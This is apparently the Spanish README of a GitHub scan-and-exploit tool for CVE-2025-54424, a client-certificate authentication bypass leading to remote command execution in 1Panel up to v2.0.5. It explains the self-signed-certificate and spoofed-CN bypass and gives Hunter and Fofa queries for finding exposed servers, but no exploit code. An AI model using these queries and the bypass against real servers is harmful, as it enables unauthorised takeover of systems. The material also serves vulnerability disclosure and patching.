 mr-xn/cve-2025-54424
CVE-2025-54424: Herramienta integrada para la vulnerabilidad RCE por omisión de certificado de cliente en 1Panel (escaneo + explotación)

CVE-2025-54424: Herramienta integrada para la vulnerabilidad RCE por omisión del certificado de cliente en 1Panel (escaneo + explotación)
1Panel es un panel moderno y de código abierto para la administración de operaciones de Linux que ofrece una interfaz gráfica para desplegar sitios web, gestionar servidores y ejecutar servicios.
En las versiones afectadas, la política de autenticación TLS del lado del Agent es tls.RequireAnyClientCert, que solo exige presentar un certificado sin verificar su fiabilidad. Un atacante puede omitir la validación TLS mediante un certificado autofirmado y falsificar el campo CN como panel_client para eludir la validación a nivel de aplicación. Finalmente, el atacante puede falsificar un certificado para realizar llamadas no autorizadas a la interfaz de ejecución de comandos, lo que conduce a una vulnerabilidad de ejecución remota de comandos.
<= v2.0.5
Las sentencias de búsqueda de Hunter y Fofa son las siguientes
cert.subject_org=="FIT2CLOUD"&&ip.port="9999” || cert.subject.suffix=="panel_server"
cert.subject.org="FIT2CLOUD" && port="9999" && protocol="tls" || cert.subject.cn="panel_server"
Copia de la sección del aviso de vulnerabilidad de GitHub
agent/init/router/router.go
Routers hace referencia a la función Certificate para realizar una validación global en agent/middleware/certificate.go
Certificate comprueba c.Request.TLS.HandshakeComplete para determinar si se realizó una comunicación con certificado
c.Request.TLS.HandshakeComplete se determina mediante tls.RequireAnyClientCert en la función Start del código agent/server/server.go
Nota: aquí, dado que se utiliza tls.RequireAnyClientCert en lugar de tls.RequireAndVerifyClientCert, y RequireAnyClientCert solo exige que el cliente presente un certificado sin verificar la CA emisora, cualquier certificado autofirmado puede completar el handshake TLS.
Certificate, se observa que solo se valida que el campo CN del certificado sea panel_client, sin verificar el emisor del certificado. Finalmente se descubre que la conexión WebSocket puede omitir la validación de Proxy-ID.
